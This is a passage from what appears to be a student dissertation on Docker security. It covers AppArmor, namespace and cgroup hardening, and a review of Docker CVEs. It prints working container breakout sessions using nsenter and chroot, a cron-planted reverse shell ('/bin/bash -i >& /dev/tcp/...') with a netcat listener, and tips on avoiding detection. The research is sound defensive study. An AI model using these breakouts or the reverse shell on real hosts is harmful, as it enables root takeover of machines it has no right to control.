The profile was then edited, see Appendix C, to limit the access Docker has to certain directories and the internet. `flags=(complain)` generates error messages when an error occurs but allows the application to continue, can be upgraded to 'enforced' once errors have been caught in order to prevent the application from continuing. `deny network` restricts network access, `inet/inet6` restricts IPv4 access and IPv6 access respectively. `deny @{HOME}/` prevents access to directories on the host machine from the application, the type of restricted access is listed after the directory. An example being `deny @{HOME}/tmp w`, where write access is not permitted but Docker can still read files in that directory. Finally the profile is loaded onto the host's kernel and an Ubuntu container is ran with the profile, using `--security-opt`.

Creating Profile with Tools

There are a number of tools to generate profiles automatically, here the author attempted to use two of them, Bane and SecureWilly (*Genuinetools, 2020 and Dimou, 2019b*).

Bane is originally designed for creating profiles for NGINX containers but since all of its source code is freely available it can be altered to suit other container types. In this implementation of the tool Bane the standard NGINX example is used.


```

1  #!/bin/bash
2
3  # Download tool
4  curl -S "https://github.com/genuinetools/bane/releases/download/v0.4.4/bane-linux-amd64"
   ↪ -o "/usr/local/bin/bane"
5  chmod a+x "/usr/local/bin/bane"
6
7  # Run bane and create nginx container
8  bane sample.toml
9  docker run -d --rm --security-opt="AppArmor:docker-nginx-sample" -p 80:80 nginx

```

Script 9: runbane.sh

First the repository is downloaded and saved in /usr/local/bin using `curl -o`. There are a number of versions so the author ensured that the correct one for the VM's hardware was taken. `chmod a+x` is used to make the contents of bane executable by all users on the host. The sample was ran with the recommended container in order to investigate what this tool did and what the result would be.

The second tool, SecureWilly, was created as part of a thesis to provide a more user friendly way of securing Docker containers (*Dimou,2019a*). SecureWilly is a lot more customised than Bane and requires a number of inputs in order to generate a bespoke AppArmor profile depending on the users' requirements. All that was required to run this tool was the cloning of the GitHub repository and the running of the bash script 'SecureWilly_UI.sh'. There are a number of inputs that are then required and these can be seen in the first screenshot of Appendix E.

```

1  git clone https://github.com/FaniD/SecureWilly.git
2  cd SecureWilly/Parser
3  sudo bash SecureWilly_UI.sh
4
5  # Looking at newly generated profile
6  cat /etc/AppArmor.d/test123_profile
7
8  # Running container
9  docker run --security-opt AppArmor=test123 --rm ubuntu

```

Script 10: Running SecureWilly

These inputs are: The amount of services, or containers, the profile needs to account for. The name for

the AppArmor profiles to be created, separated by newlines. Whether there is a Dockerfile or docker-compose file and the paths to these. Then if a network is required for the containers, specifically a docker network used for inter-container communications. Finally SecureWilly requires the commands that are to be ran inside the container, separated again by newlines and ended with 'Done'. Once the script was ran the researcher ran an Ubuntu container with the profile loaded into it.

3.4.2 Setting Namespaces

To enable namespaces the author went into /etc/docker and created a json file 'daemon.json'. In this file the user namespace is remapped to default. This creates a default Docker user called 'dockremap' which restricts what resources processes in a container can access.

```
1 sudo nano /etc/docker/daemon.json
2 # In nano
3 {
4     "userns-remap": "default"
5 }
6 # In terminal
7 service docker restart
```

Script 11: Creating new Docker namespace

After saving the new file the researcher restarted the Docker daemon in order to implement these changes. Both the nsenter and chroot breakouts, shown above, were then attempted in order to determine if this new namespace would prevent breakouts.

3.4.3 Enabling Control Groups

By default CGroups are not enabled on containers but there are a number of ways of adding them to a container(Martin *et al*,2018). The researcher chose to first create a configuration file which holds all of the CGroup rules in one file and secondly to create individual rule files in a specific folder.

Using a Configuration File

Initially the author attempted to mount a CGroup to Docker using the apt package 'libcgroup'. As shown below in listing 8, the first step was to install all of the required libraries as they are not preinstalled on vanilla Ubuntu machines. Then the cgconf.config file is moved to the /etc directory. This file, as the name suggests, is the CGroup configuration file and it sets out the rules based on user created groups, in this case 'dckr'. Here memory and the swap memory are limited to 512MB and the cpuset is limited to the first

six cores. These figures were arbitrarily chosen by the researcher but were used to demonstrate what could be restricted using this method.

```
1  #!/bin/bash
2
3  # Installing the required packages
4  apt-get install libcgroup-dev cgroup-lite cgroup-tools cgroupfs-mount libcgroup1 -y
5
6  # Moving the config file to the correct folder
7  mv  cgconf.config /etc/ && cd /etc
8
9  # Enabling and starting the service
10 systemctl enable cgconfig
11 systemctl start cgconfig
12
13 # Create and run container with cgroups
14 docker-compose up --rm exampleContainer
15 cgexec -g memory,cpuset:dckr docker exec -it exampleContainer /bin/bash
```

Script 12: runconfig.sh

Next 'cgconfig' is enabled and the service is started, this uses the config file and creates the rules that have been defined within Appendix A. Finally a container was created, from a docker-compose file and is ran with `cgexec -g` to apply the CGroup restrictions for all processes inside the container.

The docker-compose file, shown in Appendix B, creates a container with the host filesystem mounted to the /mnt folder, the same container build as in section 3.3.2 Mounting Volumes and listing 5.

Setting CGroups in /fs/cgroup

The next method for creating and applying CGroups was to create the groups inside the /sys/fs/cgroup directories. First, after installing the required packages, a directory is created called 'dckr' which is the name of the group the author wants to use for Docker containers. Then the amount of memory and swap memory permitted to be used by container processes was limited by placing the number of Bytes inside their corresponding files. Thirdly a container is ran in order to get the PID of Docker so that the CGroup dckr could be assigned to it. Finally the CGroups are listed in order to demonstrate that they have been correctly changed (Navrátil, 2021).

```

1  #!/bin/bash
2
3  # Installing the required packages
4  apt-get install libcgroup-dev cgroup-lite cgroup-tools cgroupfs-mount libcgroup1 -y
5
6  # Creating required folder and setting the memory limits
7  mkdir /sys/fs/cgroup/memory/dckr
8  echo 512000000 | tee /sys/fs/cgroup/memory/dckr/memory.limit_in_bytes
9  echo 512000000 | tee /sys/fs/cgroup/memory/dckr/memory.memsw.limit_in_bytes
10
11 # Assigning Docker to the new cgroups
12 docker run -d --rm ubuntu
13 DOCKERPID="$(pgrep docker)"
14 echo $DOCKERPID | tee /sys/fs/cgroup/memory/dckr/cgroup.procs
15
16 # Listing the new cgroups for Docker
17 echo "Done! Docker cgroups:"
18 ps -o cgroup $DOCKERPID

```

Script 13: setcgroups.sh

3.5 Review of Common Vulnerabilities and Exposures

As shown above there are a number of ways misconfigured Docker containers can be exploited but there also exists many vulnerabilities in the service itself. To investigate these the author decided to gather all of the relevant CVEs from the past five years, as of April 2021. To do this two Python scripts were created, due to their size their code is not included here in it's entirety but can be seen in appendices A and B.

```

1  for s in searchWords:
2      cve = crawler.get_cve_detail(s)
3      for c in cve:
4          cveList.append(c[0])
5          print(c[0])
6  return(cveList)

```

Script 14: getCVEs.py search functionality

getCVEs.py uses the 'mitrecve' library to search through Mitre's CVE library for predetermined keywords and outputs corresponding CVE numbers to a CSV file. (Shadawck, 2020). The search terms used for this methodology were; Docker, Docker Hub and Docker Engine.

getinfo.py takes in CVE IDs in the form of the CSV file that was just created and returns two CSVs with details about each vulnerability. Instead of using the mitrecve library this script uses 'ares' which provides the CVE details in a JSON format, which is easy to parse through using Python (Simon, 2019). Due to the potential for overlap in the CVE search the first part of this script removes any duplicates. Next two CSV files are created, one in a 'human-readable' format that is designed to be easy to read by users and another which is formatted for spreadsheet software. The CVEs are then individually searched on the Mitre database and their information entered into the two newly created files. As there was over 400 searches to be made the author wrote in a sleep after each request so that the website would not rate limit them.

After the vulnerabilities had been gathered they were put into spreadsheet software and reviewed. Some were not Docker related as they corresponded to the 'Hub' or 'Engine' of other services so any irrelevant ones were removed at this stage. They were then sorted by year in separate sheets and the data on vulnerability types and CVSS scores was analysed.


```
1  with open("output.csv", "w", newline="") as humanReadable:
2      writeHR = csv.writer(humanReadable)
3
4      for c in cves:
5          print("Looking up: ",c)
6          fullOutput = cveSearch.id(c)
7          writeHR.writerow(["-----"])
8          writeHR.writerow([str(c)])
9          writeHR.writerow([str(fullOutput["cvss"])])
10         writeHR.writerow([str(fullOutput["summary"])])
```

Script 15: getinfo.py write to CSV functionality

4 Results

4.1 Nsenter


In the initial tests for this method, when running the container with `--privileged` nsenter would run successfully. Whoami then told the researcher that the shell was indeed a root one. However when changing directories was attempted it was revealed that although there existed a root shell it did not have access to the host filesystem.



```
ubuntu@ubuntu2004:~$ docker run --rm --privileged -it ubuntu
root@7abc0fa554ce:/# nsenter -t 1 -m sh
# whoami
root
# cd /home/ubuntu/Desktop
sh: 2: cd: can't cd to /home/ubuntu/Desktop
# ls /home
#
```

Figure 2: Failed attempt at container breakout using nsenter and `--privileged`


When the same commands were attempted with a container that only had access to the host's process ID, it was revealed that it did not have the required permissions to run the nsenter command. This is where the researcher decided to combine both `--pid=host` and `--privileged` in order to attempt a successful breakout to the host machine.



```
ubuntu@ubuntu2004:~$ docker run --rm --pid=host -it ubuntu
root@572e50afa69f:/# nsenter -t 1 -m sh
nsenter: cannot open /proc/1/ns/mnt: Permission denied
root@572e50afa69f:/#
```

Figure 3: Failed attempt at container breakout using nsenter and `--pid=host`

Finally when an Ubuntu container was ran with both aforementioned flags both nsenter and cd ran successfully. Thus allowing full access to the host file system and as a proof of concept the author placed a text file on the Desktop.



```
ubuntu@ubuntu2004:~$ docker run --rm --privileged --pid=host -it ubuntu
root@f52c6f0964cd:/# nsenter -t 1 -m sh
# whoami
root
# cd /home/ubuntu/Desktop
# touch ubuntu.txt
# ls
ubuntu.txt
#
```

Figure 4: Nsenter successfully creating root shell on host machine from Ubuntu container

This methodology was also successful in the Python and Nginx containers, as shown below.

```
ubuntu@ubuntu2004:~$ docker run --rm --privileged --pid=host -it python
Python 3.9.2 (default, Mar 27 2021, 18:19:23)
[GCC 8.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> command = "nsenter -t 1 -m sh"
>>> os.system(command)
# whoami
root
# cd /home/ubuntu/Desktop
# touch python.txt
# ls
python.txt  ubuntu.txt
#
```

Figure 5: Nsenter successfully creating root shell on host machine from Python container

```
ubuntu@ubuntu2004:~$ docker run --rm --privileged --pid=host --name nginx-nse
ter -p 8080:80 -d nginx
2f4856f4c47154f562d1706383d33ea204ed0c80585e11a3efa213951334a92d
ubuntu@ubuntu2004:~$ docker exec -it nginx-nsender bash
root@2f4856f4c471:/# nsenter -t 1 -m sh
# whoami
root
# cd /home/ubuntu/Desktop
# touch nginx.txt
# ls
nginx.txt  python.txt  ubuntu.txt
#
```

Figure 6: Nsenter successfully creating root shell on host machine from NGINX container

4.2 Mounting Volumes

In all of the containers that this was attempted, access to the host file system from /mnt was successful. The researcher was able to both view all of the files as well as place files on the host, as with the previous section text files were placed on the Desktop. By placing files the author is demonstrating that there are read and write capabilities from this breakout and as shown below in 4.3 these breakouts also permitted code execution.

```
ubuntu@ubuntu2004:~$ docker run -v /:/mnt --rm -it ubuntu
root@5f309adb85e9:/# chroot /mnt sh
# whoami
root
# cd /home/ubuntu/Desktop
# touch ubuntu2.txt
# ls
nginx.txt  python.txt  ubuntu.txt  ubuntu2.txt
#
```

Figure 7: Successfully using chroot to escape from an Ubuntu container

```

ubuntu@ubuntu2004:~$ docker run -v /:/mnt --rm -it python
Python 3.9.2 (default, Mar 27 2021, 18:19:23)
[GCC 8.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> command = "chroot /mnt sh"
>>> os.system(command)
# whoami
root
# cd /home/ubuntu/Desktop
# touch python2.txt
# ls
nginx.txt  python.txt  python2.txt  ubuntu.txt  ubuntu2.txt
#

```

Figure 8: Successfully using chroot to escape from a Python container

```

ubuntu@ubuntu2004:~$ docker run --rm -v /:/mnt --name nginx-chroot -p 8080:80 -d
nginx
b915f0e2f197f2d782187e6259f964e9a8cac892baecd5c967b55d26bf172a22
ubuntu@ubuntu2004:~$ docker exec -it nginx-chroot bash
root@b915f0e2f197:/# chroot /mnt sh
# whoami
root
# cd /home/ubuntu/Desktop
# touch nginx2.txt
# ls
nginx.txt  nginx2.txt  python.txt  python2.txt  ubuntu.txt  ubuntu2.txt
#

```

Figure 9: Successfully using chroot to escape from an Nginx container

4.3 Code Execution

Using the mounted volume chroot method of gaining root access to the host the author then managed to add a bash script and edit the crontab. After a minute the netcat listener managed to connect to the shell and so root access was achieved again. By using this the author is able to connect to the root even if they have lost access to the container. It also proves that the aforementioned breakouts give full read write execute capabilities to the container.


```
ubuntu@ubuntu2004:~$ docker run -v /:/mnt --rm -it ubuntu
root@fca452188168:/# chroot /mnt sh
# nano shell.sh
# cat shell.sh
/bin/bash -i >& /dev/tcp/127.0.0.1/4242 0>&1
# crontab -e
no crontab for root - using an empty one

Select an editor. To change later, run 'select-editor'.
 1. /bin/nano      <---- easiest
 2. /usr/bin/vim.tiny
 3. /bin/ed

Choose 1-3 [1]: 1
crontab: installing new crontab
#

ubuntu@ubuntu2004: ~
ubuntu@ubuntu2004:~$ nc -lp 4242
bash: cannot set terminal process group (19725): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu2004:~# cd /home/ubuntu/Desktop
cd /home/ubuntu/Desktop
root@ubuntu2004:/home/ubuntu/Desktop# touch netcat.txt
touch netcat.txt
root@ubuntu2004:/home/ubuntu/Desktop# ls
ls
netcat.txt
nginx2.txt
nginx.txt
python2.txt
python.txt
ubuntu2.txt
ubuntu.txt
root@ubuntu2004:/home/ubuntu/Desktop#
```

Figure 10: Crontab creating root shell

4.4 Creating AppArmor Profiles

4.4.1 Creating Profile Manually

The profile was loaded onto the kernel successfully but when a container was ran it was immediately shut down and the following error message appeared multiple times in the notification menu. It is suspected that maybe some of the rules listed in the profile were too strict but after multiple attempts to alter them and make them more lenient the errors still persisted.




Figure 11: Error from running apparmor.sh

4.4.2 Bane

When this tool was ran it was revealed that there was a syntax error and due to a lack of clear documentation and the authors having no experience with Golang the error could not be remedied.

```
ubuntu@ubuntu2004:~/Documents$ sudo bash runbane.sh
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100  622  100  622    0     0   2278    0 --:--:-- --:--:-- --:--:-- 2278
/usr/local/bin/bane: line 1: syntax error near unexpected token `<'
/usr/local/bin/bane: line 1: `<html><body>You are being <a href="https://github-r
eleases.githubusercontent.com/43922256/ea594280-0b57-11ea-8a4f-eb9efd6ef877?X-Amz
-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20210419%
2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20210419T114024Z&X-Amz-Expires
=300&X-Amz-Signature=de5542a6b73d3bef971e8f0e6f23b8b18f09b337426ae3f885c7635e
2c81f719&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=439
22256&response-content-disposition=attachment%3B%20filename%3Dbane-linux-amd6
4&response-content-type=application%2Foctet-stream">redirected</a>.</body></h
tml>'
2597ab15a36e72cb4a16a120051c2135c33426754ddd28aadf6d74e4a36a2b0c
docker: Error response from daemon: OCI runtime create failed: container_linux.go
:349: starting container process caused "process_linux.go:449: container init cau
sed \"apply apparmor profile: apparmor failed to apply profile: write /proc/self/
attr/exec: no such file or directory\\\": unknown.
ubuntu@ubuntu2004:~/Documents$
```

Figure 12: rubane.sh error message

4.4.3 SecureWilly

Due to the sheer volume of output provided by this tool the screenshots are found in Appendix E as to not disrupt the readability of this dissertation. The script, SecureWilly_UI.sh, ran successfully and after accepting all of the user inputs a profile was created in /etc/apparmor.d/. This profile allows processes inside the container to access the entire filesystem but restricts /var/lib/docker to read-only. Ptrace is not enabled by default, in order to prevent an array of breakout vulnerabilities. It can be added using --cap-add=sys_ptrace but this is not recommended as it can be used to circumvent seccomp filters (Grattafiori,2016).

```
ubuntu@ubuntu2004:~/SecureWilly/Parser$ cat /etc/apparmor.d/test123_profile
#include <tunables/global>

profile test123_profile flags=(attach_disconnected, mediate_deleted) {
    file, #Allows access to containers filesystem
    /var/lib/docker/* r, #Access to layers of filesystem
    deny ptrace (readby, tracedby), #Confront container breakout attacks
}
ubuntu@ubuntu2004:~/SecureWilly/Parser$
```

Figure 13: SecureWilly generated AppArmor profile

In order to test if this AppArmor profile can be used to prevent either of the aforementioned container breakout techniques, shown in 3.3.1 and 3.3.2, the same steps were attempted but with the profile loaded into the container. Neither breakout was successful as both lacked the permissions required.

```

ubuntu@ubuntu2004:~$ docker run --rm --privileged --pid=host --security-opt apparmor=test123_profile -it ubuntu
root@05d5be5befca:/# nsenter -t 1 -m sh
nsenter: cannot open /proc/1/ns/mnt: Permission denied
root@05d5be5befca:/# exit
exit
ubuntu@ubuntu2004:~$ docker run -v /:/mnt --rm -it --security-opt apparmor=test123_profile ubuntu
root@c7f56a2f56de:/# chroot /mnt sh
chroot: cannot change root directory to /mnt: Operation not permitted
root@c7f56a2f56de:/#

```

Figure 14: SecureWilly preventing breakouts

4.5 Setting Namespaces

By remapping the Docker user namespace to 'default' a user called 'dockremap' is created. This is an unprivileged user used for namespace remapping in Docker. After setting a namespace for Docker, any containers run with `--privileged` encounter an error where the daemon refuses to permit it. As shown in figure 16 a container can only be ran with this flag if the user namespace flag is set to host using `--userns=host`. By using this the author was then able to breakout as before due to the namespace being disabled by this flag.

```

ubuntu@ubuntu2004:~$ docker run -it --rm --privileged --pid=host ubuntu
docker: Error response from daemon: privileged mode is incompatible with user namespaces. You must run the container in the host namespace when running privileged mode.
See 'docker run --help'.
ubuntu@ubuntu2004:~$

```

Figure 15: Running container with `--privileged` error

```

ubuntu@ubuntu2004:~$ docker run -it --rm --privileged --pid=host --userns=host ubuntu
root@5e573b795c1a:/# nsenter -t 1 -m sh
# cd /home/ubuntu/Desktop
# ls
nginx.txt  nginx2.txt  python.txt  python2.txt  ubuntu.txt  ubuntu2.txt
# touch ubuntu3.txt
# ls
nginx.txt  python.txt  ubuntu.txt  ubuntu3.txt
nginx2.txt  python2.txt  ubuntu2.txt
#

```

Figure 16: Attempting Nsenter breakout with `--userns=host`

Even with the host filesystem being mounted and a shell being created on root when the author attempted to create a file on the Desktop it was unsuccessful. This is due to the user `dockremap` being unprivileged so any containers running with this namespace cannot execute commands on root.

```

ubuntu@ubuntu2004:~$ docker run -it --rm -v /:/mnt ubuntu
root@7a3c2116ae33:/# chroot /mnt sh
# cd /home/ubuntu/Desktop
# ls
nginx.txt  nginx2.txt  python.txt  python2.txt  ubuntu.txt  ubuntu2.txt
# touch ubuntu3.txt
touch: cannot touch 'ubuntu3.txt': Permission denied
#

```

Figure 17: Namespace preventing command execution on host

4.6 Enabling CGroups

The first attempt to change the container CGroup was unsuccessful as even with all the suggested packages installed the cgconfig.service file could not be located. The author then decided rather than spending more time trying to fix this script, which had already taken over two days of work, they moved on to an alternative method of configuring resource restrictions.

```

ubuntu@ubuntu2004:~$ sudo bash runcgconfig.sh
Reading package lists... Done
Building dependency tree
Reading state information... Done
cgroup-lite is already the newest version (1.15).
cgroup-tools is already the newest version (0.41-10).
cgroupfs-mount is already the newest version (1.4).
libcgroup-dev is already the newest version (0.41-10).
libcgroup1 is already the newest version (0.41-10).
The following packages were automatically installed and are no longer required:
  linux-headers-5.8.0-45-generic linux-hwe-5.8-headers-5.8.0-45
  linux-image-5.8.0-45-generic linux-modules-5.8.0-45-generic
  linux-modules-extra-5.8.0-45-generic
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 48 not upgraded.
Failed to enable unit: Unit file cgconfig.service does not exist.
Failed to start cgconfig.service: Unit cgconfig.service not found.
cgroup change of group failed
ubuntu@ubuntu2004:~$

```

Figure 18: runcgconfig.sh Failing to Update CGroup with Libcgroup

The second method was effective and ran successfully. For the purposes of demonstrating the changes to the CGroups `pgrep docker | ps -o cgroup` was ran before and at the end of the `setcgroups.sh` script. As shown in the screenshot below the CGroups assigned to Docker have changed and new restrictions have been placed.

```

ubuntu@ubuntu2004:~$ pgrep docker | ps -o cgroup
CGROUP
12:pids:/user.slice/user-1000.slice/user@1000.service,11:blkio:/user.slice,8:mem
12:pids:/user.slice/user-1000.slice/user@1000.service,11:blkio:/user.slice,8:mem
12:pids:/user.slice/user-1000.slice/user@1000.service,11:blkio:/user.slice,8:mem
ubuntu@ubuntu2004:~$ sudo bash setcgroups.sh
Reading package lists... Done
Building dependency tree
Reading state information... Done
cgroup-lite is already the newest version (1.15).
cgroup-tools is already the newest version (0.41-10).
cgroupfs-mount is already the newest version (1.4).
libcgroup-dev is already the newest version (0.41-10).
libcgroup1 is already the newest version (0.41-10).
The following packages were automatically installed and are no longer required:
  linux-headers-5.8.0-45-generic linux-hwe-5.8-headers-5.8.0-45
  linux-image-5.8.0-45-generic linux-modules-5.8.0-45-generic
  linux-modules-extra-5.8.0-45-generic
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 48 not upgraded.
512000000
512000000
b34fdc2260bbe7079aa13287db8db2e1bec82c6c4c9a6bdac475bbfec7f8921e
17433
Done! Docker cgroups:
CGROUP
12:pids:/system.slice/docker.service,11:blkio:/system.slice/docker.service,8:mem
ubuntu@ubuntu2004:~$

```

Figure 19: setcgroups.sh Successfully Changing Docker CGroups

4.7 CVE Review

Once the CVEs had been sorted by year the CVSS scores and vulnerability types were then put into tables so they could be displayed. It was found that the most common type of vulnerability was privacy escalation followed by code execution. 2020 had the most Docker CVEs, at 43, with 32 of them being image vulnerabilities where root account passwords were misconfigured (*Appendix K*). Although it must be noted that 2021 may end up with the most vulnerabilities but currently only has 5 as of April 23rd.

| | 2017 | 2018 | 2019 | 2020 | 2021 |
|-----------------|------|------|------|------|------|
| Low | 0 | 0 | 1 | 0 | 1 |
| Medium | 5 | 7 | 3 | 7 | 4 |
| High | 2 | 2 | 1 | 4 | 0 |
| Critical | 0 | 1 | 4 | 32 | 0 |

Table 1: Number of CVEs per CVSS 2 category

The most common were found to be privilege escalation vulnerabilities in official images and code execution vulnerabilities in Docker itself. These two also have the highest average CVSS 2 score per vulnerability with 8.89 and 5.59 respectively. Privilege Escalation's average score is heavily impacted by the thirty-two official images with improper root account validation found in 2020, each with a score of ten. The least common CVE type was Directory Traversal with only one found in 2020 but the one with the lowest average score was Data Loss, with an average of 4.3 per CVE (*Figure 20*).

| | 2017 | 2018 | 2019 | 2020 | 2021 |
|-------------------------------|------|------|------|------|------|
| Information Disclosure | 1 | 0 | 1 | 2 | 1 |
| Denial of Service | 2 | 2 | 0 | 1 | 1 |
| Data Loss | 1 | 0 | 0 | 0 | 0 |
| Code Execution | 1 | 2 | 5 | 4 | 0 |
| Privilege Escalation | 2 | 5 | 3 | 35 | 3 |
| Directory Traversal | 0 | 0 | 0 | 1 | 0 |

Table 2: Number of CVEs per vulnerability category

Another interesting thing the author found is that although the number of vulnerabilities doesn't necessarily increase each year the average scores of these vulnerabilities does, as shown in Figure 21.




Figure 20: Average CVSS score per vulnerability




Figure 21: Average CVSS score per year

5 Discussion

5.1 Changes to Methodology

During the process of implementing the methodology some changes were made in order to better demonstrate Docker security and breakout techniques. Originally the plan was to create nine containers created with Dockerfiles. These Dockerfiles were to create; three NGINX, three Ubuntu and three Python containers. One of each of these would be purposefully configured in a vulnerable way, another three would then be secured and the final three would be left as basic containers. This was changed very early on as the author realised that each breakout and security technique had different requirements from the containers. Each breakout technique was still done on the three images in order to verify if they worked on different container types or were more specific.

It was also planned that the author would exploit at least one CVE, as written in objective two. Although containers were exploited no specific named vulnerabilities were used. This was due to the researcher deciding that creating a new proof of concept for a vulnerability was deemed scope creep and exploiting a pre-existing one would not add enough value to this paper. Instead a review of Docker CVEs was conducted. This allowed the author to look at the trends of vulnerabilities in Docker and Docker images. Specifically what sort of vulnerabilities are most prevalent in this infrastructure, their average CVSS scores and how numerous they are.

5.2 Container Exploitation

5.2.1 Nsenter

Both of the demonstrated breakouts rely on containers being configured in specific ways but neither are obscure configurations. All examples used are reminiscent of container set-ups that exist in real-world implementations of Docker. `--privileged` is commonly used for running or accessing other containers on the network from within a container. Making it a useful flag for larger implementations such as pods or clusters, a group of containers is known as a pod and a group of pods is a cluster. `--pid=host` is slightly less common but not entirely unknown. As with the privileged flag this is used to give the container additional access to the host. A common use case for allowing a container to view host processes is to debug or test them using tools inside the container. Since these sort of tools can be time consuming to configure and set up, having them ready to run in a container is an attractive option. As mentioned in chapter two, the vulnerability runC can also be exploited in a container with the same flags set for the nsenter breakout. These two breakout techniques provide demonstration for why the `--pid` flag should only be used where absolutely necessary.

Nsenter is useful for understanding and troubleshooting processes within a container. An example would be entering the process namespace and viewing what is currently running inside of a container. As mentioned previously nsenter is a standard tool installed on Linux and as demonstrated; NGINX and Python containers as well.

5.2.2 Mounting Volumes

The reason users may mount directories to a container is to ensure that any data written persists after it has stopped running. Another reason is to give containers access to files that may be altered on the host machine or to provide access to software that the user does not want to have to install on the container. In the example demonstrated the researcher mounted the entire host filesystem to the mount directory in the container. This is never recommended for real implementations of Docker but since the option exists it can be assumed some may configure their containers this way *CIS, 2019*.

There are more specific directories and files that can be exploited in order to attack the host machine, some of which will be described here. `/var`, `/run` and `docker.sock` These directories provides access to the Docker socket. This allows the container to access and run it's own containers, providing the potential for malicious containers to be built and compromise the host machine. `/usr` and `/bin` provides access to the programmes installed on the host machine but can also allow users in the container to execute malicious code on the host. The 'passwd' and 'shadow' files exist in `/etc` and may be used for privilege escalation.

The results of the methodology demonstrate that when the host filesystem was mounted a malicious user can exploit this and breakout. Due to Docker being ran as root when a container is escaped it will always be into the host's root account, unless the container is configured to run in a rootless state.

5.2.3 Code Execution

As a final part of the 'container breakout' methodology the author decided to attempt the execution of commands on the shells created by successful container breakouts. It also provides an example of the sort of malicious actions that can be taken by users after gaining access to the host from a container. In Linux there are three file permissions; read, write and execute. In a breakout it is important that the attacker can gain all three in order to perform whatever task they have to achieve with no restrictions. As shown in Figure 17, in Results 4.5, even though the user can view the files this does not mean that they can write to them or execute any commands.

By running a command through cron and having it's output sent to a file in the `/tmp` folder the author is reducing the chance of the host's owner discovering what is being ran. Tmp is often wiped at shutdown as it exists only for temporary files so it will be difficult to determine for how long the researcher has had

access to the host's root account. The example runs the command every minute but a more common case would be once a day in order to further reduce the chance of detection.

5.3 Improving Container Security

5.3.1 AppArmor

